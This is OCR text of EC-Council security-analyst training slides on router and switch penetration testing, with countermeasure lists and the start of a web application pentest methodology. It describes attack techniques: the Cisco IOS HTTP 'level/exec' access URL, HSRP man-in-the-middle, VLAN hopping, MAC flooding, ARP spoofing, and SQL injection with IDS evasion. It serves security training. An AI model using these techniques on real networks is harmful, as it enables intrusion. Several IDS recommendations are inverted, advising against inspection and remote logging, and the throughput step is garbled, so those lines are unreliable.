
- EIGRP is a proprietary routing protocol of Cisco Systems
- EIGRP authentication works similar to RIP v2
- EIGRP authentication supports only the MD5 encryption
- Try to brute-force EIGRP authentication by using dictionary attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test Router Denial-of-Service Attacks


ECSA



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test Router's HTTP Capabilities

ECSA




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for HTTP Configuration Vulnerabilities in Cisco Routers

ECSA
EC-Council Certified Security Analyst

- HTTP configuration arbitrary administrative access vulnerability enables an attacker to gain full remote administrative access on most of the Cisco devices using affected releases of IOS
- Use a URL of http://router_address/level/$NUMBER/exec/.... where $NUMBER is an integer between 16 and 99, and try to gain remote administrative access



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test through HSRP Attack

ECSA
EC-Council Certified Security Analyst

- Send packets with high priority so that the active router network slows down
- Forward all the incoming packets to the correct destination
- Test whether traffic sent via HSRP group is forwarded to your IP address
- A man-in-the-middle attack is established as all the traffic is forwarded to the targeted IP


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Router Penetration Testing using Secure Cisco Auditor (SCA)

ECSA
EC-Council Certified Security Analyst

- The Secure Cisco Auditor is an advanced network security software that conducts security assessments and security auditing on Cisco firewalls, routers, and switches



Source: http://www.secure-bytes.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA
EC-Council Certified Security Analyst

Assessing Security of Switches

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Look for Security Misconfigurations in Cisco Switch Configuration

ECSA
EC-Council Certified Security Analyst

- Get the switch configuration document and compare it with standard security configuration baseline
- Some of the common switch security misconfiguration checks for CISCO and other manufacturers:
  - Default vulnerable configurations
  - Unused ports
  - DHCP snooping
  - Port security
  - Correct timestamp

```
S1# show port-security interface fastethernet 0/18
Port Security              : Enabled
Port Status                : Secure-up
Violation Mode             : Shutdown
Aging Time                 : 0 mins
Aging Type                 : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses      : 1
Total MAC Addresses        : 1
Configured MAC Addresses   : 0
Sticky MAC Addresses       : 0
Last Source Address:Vlan   : 0025.83e6.4b01:1
Security Violation Count   : 0
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Test for Address of Cache Size

ECSA
EC-Council Certified Security Analyst

1. Send the frames of half of the size of the initial user-specified table size
2. Then send generic frames at a specified frame rate
3. If the switch is able to handle all of the addresses, increase the frame rate
4. Repeat the above steps until the frame loss or flooding is detected

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for Data Integrity and Error Checking

ECSA

- Check the switch's ability to forward frames under certain traffic rates without corrupting the payload
- Frames are transmitted with a predefined data pattern
- Verify whether the switch forwards the frames properly
- Calculate the number of sequence errors and the number of data errors

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Back-to-Back Frame Capacity

ECSA

1. The back-to-back value is the number of frames in the longest burst that the switch will handle without the loss of any frames
2. Send a burst of frames with minimum inter-frame gaps to the switch and count the number of frames forwarded by the switch
3. If the count of transmitted frames is equal to the number of frames forwarded, the length of the burst is increased and the test is rerun
4. If the number of forwarded frames is less than the number transmitted, the length of the burst is reduced and the test is rerun
5. The trial length must be 2 seconds and should be repeated 50 times with the average of the recorded values being reported

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for Frame Loss

ECSA

- Send a specific number of frames at a specific rate through the switch to be tested and count the frames that are transmitted by the switch

- The frame loss rate at each point is calculated using the following equation

```
( ( input_count - output_count ) * 100 ) / input_count
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Latency

ECSA

- Send a stream of frames through the switch at the determined rate to a specific destination for a duration of 120 seconds
- Provide an identifying tag in one frame after 60 seconds
- Record the time at which this frame is fully transmitted (timestamp A)
- Record the time at which the tagged frame was received by a receiver (timestamp B)
- The latency is timestamp B minus timestamp A
- Repeat the test 20 times with the reported value being the average of the recorded values

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for Throughput

ECSA

1. Send a specific number of frames at a specific rate through the switch and then count the frames that are transmitted by the switch

2. If the count of offered frames is equal to the count of received frames, the fewer frames are received than were transmitted, the rate of the offered stream is reduced and the test is rerun

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Frame Error Filtering

ECSA

- Check if the switch correctly filters illegal frames, such as

1. Undersized frames
2. Dribble errors
3. Oversized frames
4. Frames with CRC errors
5. Fragmented frames
6. Alignment errors

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for Fully Meshed Condition

ECSA

- Check the total number of IP frames that the switch can handle when it receives frames on all its ports
- Each port in the test sends frames to all other ports in an evenly distributed, round-robin type fashion at a specific user-defined rate

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Functional Test for Stateless QoS

ECSA

- Measure the baseline performance of the switch:
  - With QoS
  - Without QoS
- Measure and record:
  - When QoS is disabled on the switch
  - When QoS with IP Precedence classifying and marking are enabled on the switch
- Inject stateless traffic into the network
- Check the latency and the packet loss on the egress traffic port

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Performance Test for Spanning Tree Network Convergence

ECSA

Measure:

- Network convergence based on the handling of topology change notifications
- Configuration BDPUs, as well as traffic switchover

Performance	Path Cost	Bridge
Check the switch spanning tree convergence performance	Check for any changes in path cost to root changes	Check if the bridge link slows down

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Test for OSPF Performance

ECSA

01 Set the defined routes and a **topology**

02 Test the **no-drop** throughput and latency

03 Execute the test either with **OSPFv2** or **OSPFv3** protocols

04 Measure the **OSPF** performance and scalability of a **switch**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for VLAN Hopping

ECSA

1. Spoof your computer to appear as another switch
2. Check whether the real switch turns on the 802.1Q trunk
3. Check all traffic for all VLANs sent to your computer
4. Send a fake DTP negotiate message announcing that you would like to be a trunk

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for MAC Table Flooding

ECSA

- Use the macof tool for flooding the content addressable memory (CAM) with random MAC addresses
- Check whether all ports are flooded
- Check whether you can sniff in a switched environment

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Testing for ARP Attack

ECSA

- Check all the frames being sent to the host address
- Associate your MAC address with the host MAC address on the MAC address table of the switch
- Check the MAC address of another host
- Send a spoofed Address Resolution Protocol reply toward another host

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Check for VTP Attack

ECSA

1. Eliminate all the VLANs by using VTP (VLAN Trunking Protocol)
2. Check whether you are on the same VLAN as every other user
3. Change your IP to be on the same network on which the other users are present
4. Check whether you can attack the host


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Connectivity and Performance Monitoring Software for Switch and Router: Switch Center

ECSA

- Switch Center is network management and monitoring software for network switches, routers, and hubs from any SNMP BRIDGE-MIB that helps to discover, monitor, and analyze network connectivity and performance




Source: http://www.lan-secure.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Router and Switch Security Auditing Tool: Traffic IQ Professional

ECSA

- Traffic IQ Professional enables security professionals to audit and validate the behavior of security devices by generating standard application traffic or attack traffic between two virtual machines
- It can be used to assess, audit, and test the behavioral characteristics of any non-proxy packet-filtering device, including:
  - Application-layer firewalls
  - Intrusion detection systems
  - Intrusion prevention systems
  - Routers and switches



Source: http://www.idoppcom.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Document the Result

ECSA

- ✓ Note down the flaws found in perimeter devices
- ✓ Firewall rules though which evasion has been possible
- ✓ IDS rules though which evasion has been possible
- ✓ Configuration mistakes found in router and switches

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Firewall Security Countermeasures and Recommendations

ECSA

Firewall Security Countermeasures and Recommendations
Don't allow the firewall to send out packets before the drop rule
Don't allow the firewall to send out ICMP error messages
To prevent your firewall from sending out its IP address, restrict your firewall from sending out packets
Implement Network and Host-based intrusion detection systems
Allow traffic based on services access policy
To prevent a port scan against firewall, block scans on the gateway router itself

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

IDS Security Countermeasures and Recommendations

ECSA

IDS Security Countermeasures and Recommendations
Monitor and tune one IDS sensor at a time
Identify the threats your organization is facing
Adopt IDS best practices by conforming to legal and industry regulations
Make sure that you thoroughly understand the system or networks you are monitoring
Ensure that you have alerts on certain priority issues that are sent directly to you, so that you know when you are being attacked
Be sure that a log is employed with a correlated alert product in conjunction with your IDS
Arrange the system in one place to ensure that IDS event logs are reviewed regularly
Ensure that if you place a network IPS inline or use a tap to monitor traffic, it won't bring down the network
See that there will not be any ongoing inspection or analysis of the security events
Ensure that there will not be any remote logging set up, and view events on the affected device only when necessary
Change management control can be audited by reconfiguring the IDS
Place the IDSs in an appropriate segment of the network to know about the internal attacks
Ensure that intrusion detection systems detect password-cracking applications and abnormal administrator login attempts
Ensure that all IDS components in an organization are configured securely
Use different detection methodologies to identify and prevent attacks on the network
Pay special attention to any CGI programs to ensure that they bound correctly, and check all arrays and validate input data before processing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Router Security Countermeasures and Recommendations

ECSA

Router Security Countermeasures and Recommendations
Change the default password
Disable IP directed broadcasts
Disable HTTP configuration, if possible
Block ICMP ping requests
Disable IP source routing
Determine your packet filtering needs
Establish Ingress and Egress address filtering policies.
Review your router's logs
Maintain physical security of the router

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Switch Security Countermeasures and Recommendations

ECSA

Switch Security Countermeasures and Recommendations
Configure proper **passwords** for the switch's **console and CLI** access methods
Enable necessary network services such as **SSH (secure shell)**
Set a strong password for SSH
Disable unnecessary network services such as **Telnet**
Configure **port security** to control access based on MAC address
Disable **auto-trunking** on ports
Enable **Spanning Tree Protocol** (STP) root guard and STP BPDU guard
Ensure **physical security** of switches

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA™

EC-Council Certified Security Analyst

Module 08

Web Application Penetration Testing Methodology

MODULE OBJECTIVE

Learn how to implement a comprehensive penetration testing methodology for assessing security of organization's web applications and web servers.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

White-Box or Black-Box?

ECSA
EC-Council Certified Security Analyst

- In case of White-box application penetration testing assignment, the organization may provide you with the following information in advance about web application
- These information may include but are not limited to:
  - Application design and architecture
  - Information through Interviews with developers/analysts
  - Software Requirements
  - Risk analysis Document
- In case of Black-box network penetration testing assignment, the organization will not provide any of the above information
- In such case, you need to understand web application functionality, directory structure, files and folders, technologies used, etc. by applying various information gathering techniques
- In case of Gray-box network penetration testing assignment, the organization may provide you some of the above information

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Web Application Penetration Testing

ECSA

- Web application penetration testing is one of the processes of security assessment to find any security weaknesses, technical flaws, or vulnerabilities that may exist in the web application
- It involves performing active analysis of the application by simulating every possible attack on the target web application
- The Pen tester should perform a web application penetration test in addition to regular network penetration testing to ensure the security of organization's web application
- During web application pen testing, the pen tester tries to find and exploit web application vulnerabilities to determine what information and access he/she can gain

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Web Application Security Frame

ECSA

- The web application security relies on its **security frame**
- Typical web application security frame is broadly classified into following areas:
  - Input Validation
  - Authentication and Authorization
  - Session Management
  - Cryptography
  - Configuration Management
  - Exception Management
- As a penetration tester, you should focus and try to exploit vulnerabilities in all the areas of web security frame in order to confirm that they are secured, robust and inevasible

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Security Frame vs. Vulnerabilities vs. Attacks

ECSA

Area	Vulnerabilities	Attacks
Input Validation	Injection Attack Vulnerabilities	SQL Injection, XSS, etc.
Authentication and Authorization	Broken Authentication and Authorization Vulnerabilities	Authentication bypass, Brute force, Privilege escalation, Unauthorized URL access, etc.
Session Management	Broken Session Management Vulnerabilities	Session Hijacking, Session Replay, etc.
Cryptography	Weak Cryptography Vulnerabilities	Insecure Cryptographic Storage
Configuration Management	Misconfiguration Vulnerabilities	Debug enabled, trace enabled, etc.
Exception Management	Improper Exception Handling	Information Disclosure

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Penetration Testing Steps

ECSA

Step 1	Discover Web Application Default Content
Step 1.1	Identify Functionality
Step 1.2	Perform Basic Website Footprinting using Netcraft
Step 1.3	Perform Web Enumeration using Whatweb
Step 1.4	Manually Browse the Target Website URL and Internal URLs
Step 1.5	Analyze the HTML Source Code
Step 1.6	Check the HTTP and HTML Processing by the Browser
Step 1.7	Identify Server-Side Technologies
Step 1.8	Identify the Technology used to Build Target Website
Step 2	Discover Web Application Hidden Content
Step 2.1	Identify the Sitemap of Target Website
Step 2.2	Perform Web Spidering
Step 2.3	Crawl a Website to Identify its Files, Directories, Folders
Step 2.4	Perform Directory Brute Forcing using Dirbuster
Step 2.5	Identify the Restricted Directories that Web Crawlers cannot find
Step 2.6	Discover Hidden Content of the Target Website
Step 2.7	Extracting Common Word List from the Target

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Web Application Penetration Testing Steps (Cont'd)

ECSA
EC-Council Certified Security Analyst

Step 3	Conduct Web Vulnerability Scanning
Step 3.1	Conduct Web Vulnerability Assessment
Step 3.2	Perform Web Application Fuzz Testing
Step 4	Identify the Attack Surface Area
Step 4.1	Identify Entry Points for User Input
Step 4.2	Map the Attack Surface
Step 5	Test for SQL Injection Vulnerabilities
Step 5.1	Identify the Injection Points
Step 5.2	Identify the SQL Injectable Entry Points in the HTTP Request
Step 5.3	Entry Points in HTTP Requests
Step 5.4	Perform Database Fingerprinting
Step 5.5	Detect SQL Injection Vulnerabilities by Manipulating a Parameter
Step 5.6	Determine the Database Schema using Error-Based SQL Injection
Step 5.7	Determine the Database Schema using UNION-Based SQL Injection
Step 5.8	Determine the Database Schema using Blind SQL Injection
Step 5.9	Determine Privileges, DB Structure and Column Names
Step 5.10	Extract Data using Blind SQL Injection

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Penetration Testing Steps (Cont'd)

ECSA
EC-Council Certified Security Analyst

Step 5.11	Extract the First Table Entry using Blind SQL Injection
Step 5.12	Extract Data from Rows using Blind SQL Injection
Step 5.13	Insert, Update, and Delete Data from Database
Step 5.14	Attempt a DoS Attack using SQL Injection
Step 5.15	Evade IDS Detection using 'OR 1=1 Equivalents
Step 5.16	Evade IDS Detection using Char Encoding
Step 5.17	Evade IDS Detection by Manipulating White Spaces
Step 5.18	Evade IDS Detection using Inline Comments
Step 5.19	Evade IDS Detection using Obfuscated Code
Step 5.20	Bypass Website Authentication using SQL Injection
Step 5.21	Perform a Function-Call Injection Attack
Step 5.22	Perform a Buffer Overflow Attack
Step 5.23	Access System Files and Execute Remote Commands
Step 5.24	Replicate the Database Structure and Data
Step 5.25	Use OPENROWSET to Escalate Privileges on the Microsoft SQL Server
Step 5.26	Extract SQL-Server Password Hashes
Step 6	Test for XSS Vulnerabilities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Web Application Penetration Testing Steps (Cont'd)

ECSA

Step 6.1	Manual Test for XSS Vulnerabilities
Step 6.2	Automated Test for XSS Vulnerabilities
Step 7	Test for Parameter Tampering
Step 7.1	Test for URL Parameter Tampering
Step 7.2	Test for Hidden Field Parameter Tampering
Step 7.3	Test for Directory Traversal
Step 7.4	Check for Unvalidated Redirects and Forwards
Step 7.5	Test for Unrestricted File Upload Vulnerability
Step 7.6	Perform HTTP Response Splitting/CRLF Injection Attack
Step 8	Test for Weak Cryptography Vulnerabilities
Step 8.1	Check for Insufficient Transport Layer Protection
Step 8.2	Check for Weak SSL Ciphers
Step 8.3	Check for Insecure Cryptographic Storage
Step 8.4	Detect Use of Weak Encoding Techniques
Step 9	Tests for Security Misconfiguration Vulnerabilities
Step 9.1	Test the Inner Workings of a Web Application
Step 9.2	Test the Database Connectivity

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Penetration Testing Steps (Cont'd)

ECSA

Step 9.3	Test the Application Code
Step 9.4	Test whether the Target Website is Protected using Web Application Firewall (WAF)
Step 9.5	Test for Debug Parameters
Step 9.6	Test for Improper Error Handling
Step 10	Test for Client-Side Scripting Attack
Step 10.1	Identify the Technology Used at Client-side
Step 10.2	Test the Application's Reliance on Client Side Validation
Step 10.3	Test Client-side Controls Over User Input
Step 10.4	Test Transmission of Data via Client
Step 10.5	Test ActiveX Controls
Step 10.6	Test Shockwave Flash Objects
Step 10.7	Check for Frame Injection
Step 10.8	Test with User Protection via Browser Settings
Step 11	Tests for Broken Authentication and Authorization Vulnerabilities
Step 11.1	Test Password Quality
Step 11.2	Test for Username Enumeration
Step 11.3	Test Resilience to Password Guessing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Web Application Penetration Testing Steps (Cont'd)

ECSA
EC-Council Certified Security Analyst

Step 11.4	Test Any Account Recovery Function and Remember Me Function
Step 11.5	Perform Password Brute-forcing
Step 11.6	Perform Session ID Prediction/Brute-forcing
Step 11.7	Perform Authorization Attack
Step 11.8	Perform HTTP Request Tampering
Step 11.9	Perform Authorization Attack – Cookie Parameter Tampering
Step 11.10	Testing with Multiple Accounts
Step 11.11	Testing with Limited Access
Step 11.12	Test for Insecure Access Control Methods
Step 11.13	Test Segregation in Shared Infrastructures
Step 11.14	Test Segregation between ASP-hosted Applications
Step 11.15	Connection String Injection
Step 11.16	Test for Connection String Parameter Pollution (CSPP) Attacks
Step 11.17	Test for Connection Pool DoS
Step 12	Tests for Broken Session Management Vulnerabilities
Step 12.1	Test Tokens for Meaning
Step 12.2	Session Token Prediction (Test Tokens for Predictability)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Web Application Penetration Testing Steps (Cont'd)

ECSA
EC-Council Certified Security Analyst

Step 12.3	Perform Session Token Sniffing
Step 12.4	Check for Insecure Transmission of Tokens
Step 12.5	Check for Disclosure of Tokens in Logs
Step 12.6	Check Mapping of Tokens to Sessions
Step 12.7	Test Session Termination
Step 12.8	Test for Session Fixation Attack
Step 12.9	Test for Session Hijacking
Step 12.10	Check for XSRF
Step 12.11	Check Cookie Scope
Step 12.12	Test Cookie Attacks
Step 13	Test for Web Services Security
Step 13.1	Perform Web Services Footprinting Attack
Step 13.2	Perform Web Services Probing Attacks
Step 13.3	Test for XML Structure
Step 13.4	Test for XML Content-level
Step 13.5	Test for Web Services XML Poisoning

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Web Application Penetration Testing Steps (Cont'd)

ECSA
EC-Council Certified Security Analyst

Step 13.6	Test for WS HTTP GET Parameters/REST Attacks
Step 13.7	Test for Suspicious SOAP Attachments
Step 13.8	Test for XPath Injection Attack
Step 13.9	Test for WS Replay
Step 14	Test for Business Logic Flaws
Step 14.1	Test for Logic Flaws
Step 14.2	Identify the Key Attack Surface
Step 14.3	Test Multistage Processes
Step 14.4	Test Handling of Incomplete Input
Step 14.5	Test Trust Boundaries
Step 14.6	Test Transaction Logic
Step 15	Test for Web Server Vulnerabilities
Step 15.1	Perform HTTP Service Discovery
Step 15.2	Perform Banner Grabbing to Identify the Target Web Server
Step 15.3	Perform Web Server Fingerprinting using httprint

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Penetration Testing Steps (Cont'd)

ECSA
EC-Council Certified Security Analyst

Step 15.4	Perform Advanced Web Server Fingerprinting using HTTPRecon
Step 15.5	Test for Default Credentials
Step 15.6	Test for Dangerous HTTP Methods
Step 15.7	Enumerate Webserver Directories
Step 15.8	Test for Proxy Functionality
Step 15.9	Test for Virtual Hosting Misconfiguration
Step 15.10	Test for Web Server Software Bugs
Step 16	Test for Thick Clients Vulnerabilities
Step 16.1	Pen Testing Thick Clients
Step 16.2	Dynamic Testing
Step 16.3	System Testing
Step 16.4	Static Testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

Discover Web Application Default Content

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify Functionality

ECSA

- Examine the core functionality of an application and check for each function it is designed to perform
- Check for key security mechanisms employed by an application, such as authentication, session management, access control, etc., and identify vulnerabilities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform Basic Website Footprinting using Netcraft

ECSA
EC-Council Certified Security Analyst

- Use Netcraft to footprint your target website before actually browsing it. It acts as a one stop for all the information about the target website
- It helps you to find out the following type of information :

Background Information

- Site Title
- Site Rank
- Date first seen
- Primary Language

Hosting History

- Web Server IP address
- Web Server version
- Web Server OS

Network Information

- IP address
- IPv6 address
- Domain registrar
- Organization Address
- Host country
